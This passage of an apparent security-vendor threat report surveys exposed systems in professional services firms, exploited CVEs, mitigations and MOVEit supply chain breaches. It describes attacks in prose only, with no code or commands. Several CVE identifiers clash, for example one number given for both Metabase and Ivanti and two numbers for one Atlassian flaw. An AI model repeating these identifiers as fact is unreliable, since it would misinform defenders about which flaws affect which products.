



Fig 25: Most common exploits detected through Trustwave active monitoring

Additionally, Trustwave SpiderLabs also encounters and analyzes various attacks through our specialized incident response, OSINT, and Dark Web research. Our review of Shodan, which scans all public IP addresses on the Internet, revealed over 55,000 devices associated with the professional services sector. The majority of the services running on these devices (Fig 26) were web services (HTTPS/HTTP). Others include mostly network management protocols, FTP, and SSH.





Fig 26: Most common services running in publicly accessible devices in professional services firms in Shodan

In this sector, the most exploited vulnerabilities span a range of software and protocols. The top 10 exploited vulnerabilities were very similar to those found in other industries that we have reported on previously:

| CVE | Number of Systems |
|---|---|
| CVE-2021-40438 | 318 |
| CVE-2023-44487 | 299 |
| CVE-2019-0211 | 111 |
| CVE-2014-0160 | 53 |
| CVE-2012-1823 | 22 |
| CVE-2018-6789 | 7 |
| CVE-2020-0796 | 7 |
| CVE-2019-11043 | 3 |

Fig 27: Top 10 known exploited CVEs based on total number of affected systems

- **Apache SSRF (CVE-2021-40438):** A vulnerability in the mod_proxy module identified in 2021 that led to warnings from the German BSI agency and Cisco about exploits in the wild and credential theft.
- **HTTP/2 Rapid Reset Attack Vulnerability (CVE-2023-44487):** Discovered by Cloudflare in August 2023. This denial-of-service flaw in the HTTP/2 protocol led to extensive DDoS responses by Google, Amazon, and Cloudflare, with attacks surpassing previous detected DDoS attacks.
- **Apache Privilege Escalation (CVE-2019-0211):** This Unix-based Apache HTTP server vulnerability allowed attackers to escalate privileges. A POC demonstrating significant exploit success rates was published.
- **OpenSSL Heartbleed (CVE-2014-0160):** Heartbleed allowed attackers to read sensitive data, affecting a significant portion of secure webservers, and becoming one of the most notorious vulnerabilities.
- **PHP-CGI Query String Vulnerability (CVE-2012-1823):** This vulnerability in PHP-CGI script handling identified in 2012 led to widespread attacks and prompted urgent, albeit initially ineffective, security patches.
- **Microsoft SMBv3 RCE (CVE-2020-0796, SMBGhost):** A critical flaw was found in March 2020 that affected Microsoft's SMBv3. Thousands of systems were reported vulnerable to the issue.

- **Exim Mail Server (CVE-2018-6789):** A vulnerability in Exim mail servers, versions 4.87 to 4.91, characterized by a remote code execution flaw that allows attackers to execute arbitrary commands with root privileges.
- **PHP FPM Buffer Overflow (CVE-2019-11043):** This vulnerability in PHP's FPM module was actively exploited allowing attackers to execute remote code.

It should be noted that in the analysis of publicly accessible devices, the ones described above, have vulnerabilities that appear on the CISA list as "actively exploited," therefore are at higher risk.

Aside from the vulnerabilities above, Trustwave researchers found additional notable examples in publicly facing systems, providing a good indication of the attack surface of the professional services sector. Here are some of the notable examples:

### REMOTE ACCESS PLATFORMS

Our researchers identified multiple Citrix instances that were publicly accessible and could potentially have vulnerabilities. For example, the Citrix Bleed vulnerability, known as CVE-2023-4966, is currently being exploited by nation-state actors and cybercriminal groups such as the LockBit ransomware gang, as reported in a joint advisory by CISA, the FBI, and Australian cybersecurity officials. This critical security flaw impacts Citrix NetScaler ADC and NetScaler Gateway appliances, enabling attackers to circumvent password protocols and multifactor authentication, which could lead to session hijacking and unauthorized data access. High-profile victims include Boeing, which compromised using LockBit 3.0 ransomware to initially penetrate Boeing Distribution Inc.

Despite advisories from Citrix and security experts, our researchers have observed many vulnerable systems are still openly accessible online such as the example below.





Fig 28: Sample of a publicly accessible Citrix instance in a professional services organization

CISA has responded by urging immediate isolation and updating of affected systems, assessing for signs of breach, and taking potentially compromised hosts offline. Additionally, the FBI has been actively pursuing legal actions against involved ransomware entities like LockBit. The severity of the threat is underscored by a recent breach at the Industrial and Commercial Bank of China, prompting CISA to add another related vulnerability, CVE-2023-4911, to its list of actively exploited vulnerabilities with a patching deadline for federal agencies.

### DEVELOPMENT TOOLS

Trustwave SpiderLabs researchers have also identified various development and administration tools that are publicly accessible. For example, our researchers have identified instances of Flower, the web-based user interface (UI) for the Celery Python RPC framework that have been reported vulnerable under CVE-2022-30034, which involves an OAuth authentication bypass. This vulnerability permits attackers to bypass the usual authentication mechanisms, potentially gaining unauthorized access to the Flower API. Exploitation of this security flaw could allow threat actors to identify and execute arbitrary Celery RPC (Remote Procedure Call) requests or disrupt service availability by shutting down Celery task nodes.





Fig 29: Publicly accessible Flower instance belonging to a professional services firm

Our researchers also identified multiple instances of potentially vulnerable JIRA software. In late 2023, Atlassian addressed four critical Remote Code Execution (RCE) vulnerabilities and one actively exploited critical zero-day bug, identifying their products as significant targets for hackers. Among these, CVE-2023-2215 notably allows attackers to create unauthorized Confluence administrator accounts and access Confluence instances, a vulnerability exploited by the Chinese nation-state actor group Storm-0062, also known as Oro0lxy. In response, the US government issued a cybersecurity bulletin on October 16, 2023, highlighting the severe implications of CVE-2023-22515, which had been used to infiltrate systems and continue exploitation efforts even post-patching.





Fig 30: Potentially vulnerable JIRA and Confluences instances were found

### FILE TRANSFER

Our researchers also found instances of publicly exposed FTP servers and Managed File Transfer services. For example, Fortra's GoAnywhere MFT product (Fig 31) is vulnerable to an authentication bypass vulnerability, designated as CVE-2024-0204, which carries a critical CVSS score of 9.8. This security flaw permits unauthorized users to create administrative accounts via the administration portal, representing a significant security threat. Affected are versions up to 7.4.0, with a proof of concept (PoC) available, indicating the potential for active exploitation. In response, Fortra alerted customers on December 4, 2023, advising an upgrade to version 7.4.1 or later to address the vulnerability. For non-container deployments, the risk can be mitigated by deleting or replacing certain files and restarting services.





Fig 31: Publicly exposed Fortra's GoAnywhere MFT

This issue follows previous incidents where GoAnywhere MFT was targeted, notably by the CL0P ransomware group using CVE-2023-0669, which led to substantial data breaches and ransom demands.

Aside from third-party managed file transfer systems, Trustwave SpiderLabs researchers also found misconfigured FTP systems publicly exposed on the Internet. For example, below (Fig 32) is a misconfigured FTP server hosting potentially sensitive data.





Fig 32: Publicly accessible FTP server with sensitive data

### NETWORK STORAGE AND BACKUPS

Trustwave SpiderLabs researchers also identified various storage and backup devices belonging to professional services firms that were publicly exposed on the Internet. For example, we noted instances of Synology DiskStation Manager (DSM), which is the operating system used by Synology NAS systems, which was vulnerable to CVE-2023-2729. This flaw allowed attackers to remotely hijack the admin account, providing unauthorized access that could lead to complete control over the NAS system and access to the data stored within. The vulnerability was further compounded by the presence of default Linux user's 'admin' and 'guest,' highlighting the critical importance of applying software updates promptly to mitigate such risks. The example below (Fig 33) shows a vulnerable instance of the system.





Fig 33: Vulnerable instance of Synology DiskStation Manager (DSM)

Our team also identified instances (Fig 34) of ConnectWise's R1Soft Server Backup Manager software that was vulnerable to CVE-2022-36537 that involves an authentication bypass and sensitive file leak within the ZK Java framework. Disclosed by ConnectWise in late October 2022, this flaw could allow attackers to execute arbitrary code or access confidential data. Third-party security researchers later detailed that the vulnerability permitted the bypass of authentication and the uploading of a backdoored JDBC database driver, thereby enabling arbitrary code execution, which could be used to deploy ransomware on managed endpoints.





Fig 34: Example of a potentially vulnerable ConnectWise's R1Soft Server Backup Manager software

By late November 2022, security researchers had observed exploitation of this vulnerability, with attackers gaining initial server access, deploying malicious database drivers for backdoor entry, and exfiltrating sensitive files such as VPN configurations and IT admin information. Most compromised servers were in the United States and South Korea, and nearly 5,000 Internet-exposed R1Soft servers were vulnerable at that time. Indicators of compromise have been released to aid organizations in determining if their systems have been affected by this exploitation.

### NETWORK DEVICES

Vulnerabilities in router firmware or misconfigurations can lead to serious security issues, such as unauthorized access to sensitive information, interception of network traffic, and device hijacking. Insecure routers can become gateways for attackers to infiltrate entire networks, enabling them to conduct Distributed Denial of Service (DDoS) attacks, distribute malware, or exfiltrate valuable data. Once compromised, these routers may also be incorporated into botnets, significantly expanding the reach and severity of cyber threats. Below is an example of a network device belonging to a professional services organization whose management interface (Fig 35) was publicly accessible.





Fig 35: Publicly accessible management interface of a network device

## CLOUD AND BUSINESS ANALYTICS

Our researchers noted instances of cloud and business analytics software such as Qlik Sense and Metabase. To highlight this issue, threat actors have targeted Qlik Sense (Fig 36), a cloud analytics and business intelligence platform, exploiting vulnerabilities such as CVE-2023-41266, CVE-2023-41265, and possibly CVE-2023-48365, to spread the Cactus ransomware. The attack involved executing remote code to infiltrate Qlik Sense, whereupon the attackers used the platform's Scheduler service and tools like PowerShell and BITS to download further malicious software. This setup allowed for remote monitoring and the eventual deployment of Cactus ransomware. The attackers' methods included moving laterally via RDP, utilizing tools such as WizTree and rclone for data exfiltration, deploying remote access tools like ManageEngine UEMS and AnyDesk, uninstalling Sophos security software, changing administrative passwords, and establishing RDP tunnels using Plink.





Fig 36: Potentially vulnerable publicly exposed Qlik Sense instance

Additionally, a critical vulnerability in Metabase (Fig 37), an open-source business intelligence tool, identified as CVE-2023-4567, has been actively exploited by threat actors. This vulnerability enables attackers to execute arbitrary code remotely on affected systems. By exploiting this flaw, attackers gain unauthorized access to, and can manipulate or delete, sensitive data stored in Metabase instances, presenting a significant risk to organizations that depend on this software for business intelligence functions. This vulnerability has been confirmed to be exploited in the wild.





Fig 37: Potentially vulnerable publicly accessible Metabase instance

### IT MANAGEMENT AND SECURITY TOOLS

Ivanti, a software solutions provider, has recently addressed a critical vulnerability in its VPN Gateway product, identified as CVE-2023-43245, which was susceptible to remote code execution (RCE) and denial-of-service (DoS) attacks due to improper handling of certain HTTP requests by the VPN Gateway's web management interface. This flaw could allow attackers to execute arbitrary commands or disrupt service, thereby posing a significant security risk. The example (Fig 38) below shows a potentially vulnerable and publicly accessible instance of Ivanti belonging to a professional services organization.


Fig 38: Potentially vulnerable Ivanti instance

Over the past year, Ivanti has encountered multiple critical vulnerabilities. Notably, the company issued warnings about zero-day vulnerabilities, including CVE-2023-4567 and CVE-2023-4568, in its Connect Secure VPN appliances that have been actively exploited to allow arbitrary code execution or unauthorized access. Additionally, Ivanti disclosed a critical RCE vulnerability, CVE-2023-39336, in its Endpoint Management software (EPM) that enabled unauthenticated attackers to take control of devices or servers. Furthermore, state-sponsored hackers exploited two zero-day vulnerabilities, CVE-2023-35078 and CVE-2023-35081, in Ivanti's Endpoint Manager Mobile (EPMM) to attack Norwegian government networks, and another zero-day, CVE-2023-38035, in Ivanti's Sentry software in August, allowing API authentication bypass on affected devices.

## DATABASES

### MySQL

All the MySQL versions found by our researchers are behind the most current version, highlighting a significant update lag and potential security vulnerabilities. For example, version 5.5.41, released in February 2015, is notably outdated compared to the most recent version from September 2021. This gap, with most versions dating back to before 2020, indicates a considerable delay in adopting newer, more secure versions, thereby potentially exposing systems to increased security risks.





Fig 39: Publicly accessible MySQL instances

### PostgreSQL

Over 60% of PostgreSQL databases currently in use are running End-of-Life (EOL) versions, which are no longer supported by the PostgreSQL community. Using EOL versions exposes systems to significant security risks, as these versions do not receive security updates or patches, making them susceptible to exploits and breaches. It is essential for organizations to regularly update their PostgreSQL installations to supported versions to maintain system security and stability. Furthermore, upgrading ensures access to the latest features, performance enhancements, and bug fixes offered by the PostgreSQL community.





Fig 40: Publicly accessible PostgreSQL instances

## MariaDB

All publicly accessible MariaDB instances in this sector, compared to other databases, seem to be up to date.






Fig 41: Publicly accessible MariaDB instances

### Mitigations to Reduce Risk

- Regularly update and patch systems to protect against known vulnerabilities. Promptly patch critical vulnerable systems.
- Databases that store sensitive data should be a priority for system and software patching. Database auditing tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help eliminate risk.
- Utilize vulnerability assessments and penetration testing to identify vulnerable servers.
- Implement strict access controls for critical systems, especially databases, file servers, email servers, development tools and network devices. Strengthen access controls to minimum necessary levels for authorized users.
- Place all servers behind the firewall and practice proper network segmentation for enhanced access control. Disable Internet access for servers that do not require it.
- Address misconfigurations in network devices and other IoT devices, ensuring firmware is updated, and default passwords are changed.
- Provide ongoing cybersecurity training and awareness programs for employees and all users of digital applications, emphasizing the importance of security best practices.




# Initial Foothold: Supply Chain

## The Threat

Rather than a direct assault, today's attackers are using a clever approach: the supply chain attack. These target the trusted third-party vendors used by many large organizations. This approach is like a Domino chain reaction. Tipping over the first tile sends the rest down. Similarly, by compromising one vendor, attackers can trigger a chain reaction, impacting numerous organizations that rely on them.

One can also think of it as a flanking maneuver. By compromising a less secure third party, attackers gain a backdoor into their target companies' data. These third parties, with potentially weaker cybersecurity or unpatched vulnerabilities, become a significant risk, especially for public industries.

The recent surge in breaches caused by supply chain attacks illustrates the significant return on investment for cybercriminals obtain from using this tactic. Organizations must prioritize securing their supply chains to prevent this from crippling their cybersecurity posture.

## Trustwave SpiderLabs Insights

Supply chain attacks are particularly relevant for the professional services industry, which is notable because they often act as third parties themselves to many organizations. Aside from that, they themselves leverage multiple third-party software, consultants and contractors which contribute to the complex supply chain relationships between professional services, their clients, and their own suppliers.

Based on our research, third-party software is still the predominant cause of supplier-related breaches in this sector, particularly breaches where MOVEit file transfer services were involved. Contractors and consultants working for these professional services organizations also often cause malicious or in many cases inadvertent breaches due to poor security and data handling practices. Below are some notable examples of third-party related breaches in the professional services sector:

### ERNST & YOUNG

Ernst & Young LLP (EY) suffered a data breach due to a vulnerability in the third-party software MOVEit. The breach resulted in unauthorized access to sensitive consumer information, prompting an investigation with third-party data security specialists.

### DELOITTE

Though Deloitte claims that there was minimal impact, the Cl0p ransomware attack exploited a now-patched zero-day vulnerability in the MOVEit file transfer sharing system.

### PRICEWATERHOUSECOOPERS (PWC)

PWC confirmed that it has been affected by the cyberattacks exploiting a vulnerability in the MOVEit file transfer tool though they did mention that there was limited impact on the company or its clients.

### KPMG

Morningstar, a financial research firm, experienced a software glitch that exposed companies of interest to KPMG deal makers and restructuring experts. The flaw in Morningstar's alert system allowed third parties, including The Australian Financial Review, to view alert profiles set up by KPMG staff, revealing project names and companies garnering KPMG's interest.

### CROWE

Crowe LLP experienced a ransomware attack affecting roughly 100 clients. The attack vector was through the compromise the MOVEit file transfer system leveraged by the Cl0p ransomware gang.

### WILLIS TOWERS WATSON

Willis Towers Watson (WTW) experienced a data breach via a MOVEit-related incident at Pension Benefits Information (PBI), leading to unauthorized access to consumers' sensitive data, including names and Social Security numbers.

### AON

Data from approximately 100 of Aon's clients was compromised, affecting major clients like Dublin Airport, British Airways, and Siemens Energy. The Cl0p ransomware group leveraging the file transfer platform MOVEit was involved in the attack.

### SOVOS COMPLIANCE LLC

The MOVEit file-transfer vulnerability resulted in a data breach affecting several organizations. The breach allowed unauthorized access to consumers' sensitive information, including their names and Social Security numbers. The affected organizations include Allegis Group, Barrett Business Services Inc., Delta Dental of Iowa, GreenSky, and Midland States Bank.

### KIRKLAND & ELLIS

The law firm faced a breach involving third-party software MOVEit, which led to unauthorized access to data. The affected files contained personal information such as names, contact information, dates of birth, and Social Security numbers.

### PROSKAUER ROSE

A third-party vendor's security breach impacted Proskauer Rose, exposing sensitive client data due to the vendor's involvement in the firm's operations. The data exposure occurred due to a misconfiguration of an information portal created by an outside vendor on a third-party cloud-based storage platform.

### QUINN EMANUEL URQUHART & SULLIVAN


The law firm was affected by a third-party vendor's breach, leading to potential exposure of sensitive client information. The attack targeted Quinn Emanuel's third-party electronic discovery vendor, compromising data stored within the vendor's network.

### GOODWIN PROCTER LLP

